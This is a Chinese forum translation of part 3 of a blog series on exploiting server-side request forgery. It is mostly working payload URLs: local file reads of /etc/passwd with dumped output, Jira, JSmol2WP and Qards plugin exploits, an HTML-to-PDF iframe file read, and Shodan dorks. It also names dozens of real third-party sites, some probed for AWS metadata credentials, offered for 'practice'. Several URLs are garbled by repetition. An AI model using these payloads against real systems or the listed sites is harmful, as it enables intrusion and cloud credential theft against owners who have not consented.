SSRF-服务器端请求伪造(类型和利用方法)第3部分

<u>惊鸿一瞥最是珍贵</u> / 2019-01-31 08:19:00 / 浏览数 1630 安全技术 WEB安全 顶(0) 踩(0)

# 第二部分传送门

# 让我们进入实例

该博客的作者不对任何滥用信息负责。


# 4.实例

 $\verb|https://robert-brook.com/parliament/index.php?page=http://www.parliament.uk/business/news/2019/parliamentary-news-2019/this-weight and the property of the$ 

在这里,页面参数获取外部资源并显示其内容。

# SSRF到XSS

https://robert-brook.com/parliament/index.php?page=http://brutelogic.com.br/poc.svg



# 读取本地文件

 $\verb|https://robert-brook.com/parliament/index.php?page=file:///etc/passwd|$ 



# \$FreeBSD: src/etc/master.passwd,v 1.25.2.6 2002/06/30 17:57:17 des Exp \$ # root:\*:0:0:Charlie &:/home:/bin/csh daemon:\*:1:1:Owner of many system processes:/home:/sbin/nologin operator:\*:2:5:System &::/:sbin/nologin bin:\*:3:7:Binaries Commands and Source:/:/sbin/nologin tty:\*:4:65533:Tty Sandbox:/:/sbin/nologin kmem:\*:5:65533:KMem Sandbox:/:/sbin/nologin man:\*:9:9:Mister Man Pages:/usr/share/man:/sbin/nologin cyrus:\*:60:60:the cyrus mail server:/nonexistent:/usr/sbin/nologin nobody:\*:65534:User &:/home/private:/bin/sh me:\*:106:106:NearlyFreeSpeech.NET Member Shell:/home/private:/bin/sh web:\*:25000:25000:NearlyFreeSpeech.NET Member Site:/tmp:/sbin/nologin\_tss:\*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin redis:\*:535:535:Redis Daemon:/nonexistent:/usr/sbin/nologin postgres:\*:770:770:PostgreSQL Daemon:/var/db/postgres:/bin/sh mongodb:\*:922:922:MongoDB pseudo-user:/var/db/mongodb:/usr/sbin/nologin messagebus:\*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin cups:\*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin polkitd:\*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin uwsgi:\*:165:165:uwsgi Daemon:/nonexistent:/usr/sbin/nologin

**先知社区** 

当您尝试其他URL(如dict)时,会出错

警告:file\_get\_contents():无法找到包装器"dict"-你是否忘记在配置PHP时启用它。

这表示未启用DICT URL结构

FFMPEG中的SSRF

读取本地文件

Demo

https://youtu.be/OQBZ\_L23KU

易受攻击的站点-

https://www.onlinevideoconverter.com/ https://www.files-conversion.com/


Repo链接:<u>https://github.com/neex/ffmpeg-avi-m3u-xbin</u>

SSRF在广泛使用的插件和CMS中的应用

Jira的SSRF

Jira版本号低于7.3.5正遭受SSRF的困扰

 $\verb|https://<JIRA_BASEPATH>/plugins/servlet/oauth/users/icon-uri?consumerUri=...|$ 



### 在Shodan有4万多个JIRA站点。你可以利用下面的dork

X-AUSERNAME: anonymous

X-AUSERNAME: anonymous org:"Amazon.com" -- For aws
X-AUSERNAME: anonymous org:"Microsoft Azure" -- For Azure

X-AUSERNAME: anonymous org:"google" -- For Google

### 现在让我们看看一些易受攻击的站点

https://jira.majesco.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

 $\verb|https://jira.intellectdesign.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/servlet/oauth/oauth/uservlet/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oauth/oaut$ 

https://team.asg.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

 $\verb|https://jira.magnitude.com/| https://tickets.metabrainz.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.con/oauth/users/icon-uri?con-u$ 

https://support.eu.evertz.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

 $\verb|https://jira.dhis2.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/orderuri.end/o$ 

https://jira.vectormediagroup.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/ -- Aws Detail

 $\verb|https://mattel.cprime.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/icon-uri=https://google.com/plugins/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/users/servlet/oauth/uservlet/oauth/oauth/uservlet/oauth/o$ 

https://www.mfjira.io/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

 $\verb|http://adoptivefam.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/icon-uri=https://google.com/org/plugins/servlet/oauth/users/oauth/users/oauth/oauth/users/oauth/oauth/users/oauth$ 

 $\verb|https://jira.iea-dpc.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/linears/icon-uri=https://google.consumerUri=$ 

https://jira.fellowshipchurch.com:8443/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

 $\verb|https://jira.soleus.nu/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri?consumerUri=https://google.com/oauth/users/icon-uri=https://google.com$ 

http://jira.succraft.com:8080/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://tickets.metabrainz.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

 $\verb|http://support.make-my-day.co.nz/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri?consumerUri=https://google.com/linearity.edu/distribution-uri=http$ 

http://52.202.112.34/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/iam/security-creshttps://jira.canallabs.fr/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/profile --

http://54.247.191.19/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data -- Aws Details

http://52.22.123.239/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data -- Aws Details http://52.22.123.239/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/identity-credent


https://devops.deviate.net.nz/projects/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/https://52.73.101.120/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/iam/security-cr

### 这是我发现的一些易受攻击的网站

# JSmol2WP Wordpress插件中的SSRF

# 低于1.07的JSmol2WP版本具有未经身份验证的服务器端请求伪造

 $\verb|http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/restrictions.|| the property of the property of$ 



### 易受攻击的网站

https://www.vivelab12.fr/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/http://thasso.com/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=https://google.com/http://www.ch.ic.ac.uk/rzepa/blog/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php:


# Qards Wordpress插件中的SSRF

## Qards容易受到服务器端请求伪造(SSRF)的攻击

 $\verb|http://target/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com/plugins/qards/html2canvasproxy.php.dards/html2canvasproxy.php.dards/html2canvasproxy.php.dards/html2canvasproxy.php.dards/html2canvasproxy.php.dards/html2canvasproxy.php.dards/html2canvasproxy.php.dards/html2canvasproxy.php.dards/html2canvasproxy.php$ 

### Dork-

inurl:wp-content/plugins/qards




#### 易受攻击的网站 -

http://www.horlovia-chemicals.ch/wordpress/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com https://vfsgroup.com.au/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com https://mrgoatygelato.com.au/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com https://arturolopezvalerio.com/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com https://hooverwellness.com/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com

# HTML到PDF转换的SSRF

### 易受攻击的网站 -

https://pdfcrowd.com/#convert\_by\_input https://convertio.co/html-pdf/



"><iframe src="file:///etc/passwd"></iframe>

以上发布的所有这些网站只是为了让您练习,我不对任何滥用信息负责。

# ./第三部分结束

 $\blacksquare\blacksquare\blacksquare\blacksquare \\ \texttt{https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-3-b0f5997e3739}$ 

# 点击收藏 | 1 关注 | 1

上一篇:逃离云端"母体"——虚拟机逃逸研究进展下一篇:逃离云端"母体"——虚拟机逃逸研究进展

- 1. 0 条回复
  - 动动手指,沙发就是你的了!

# 登录 后跟帖

先知社区

# 现在登录

热门节点

# 技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板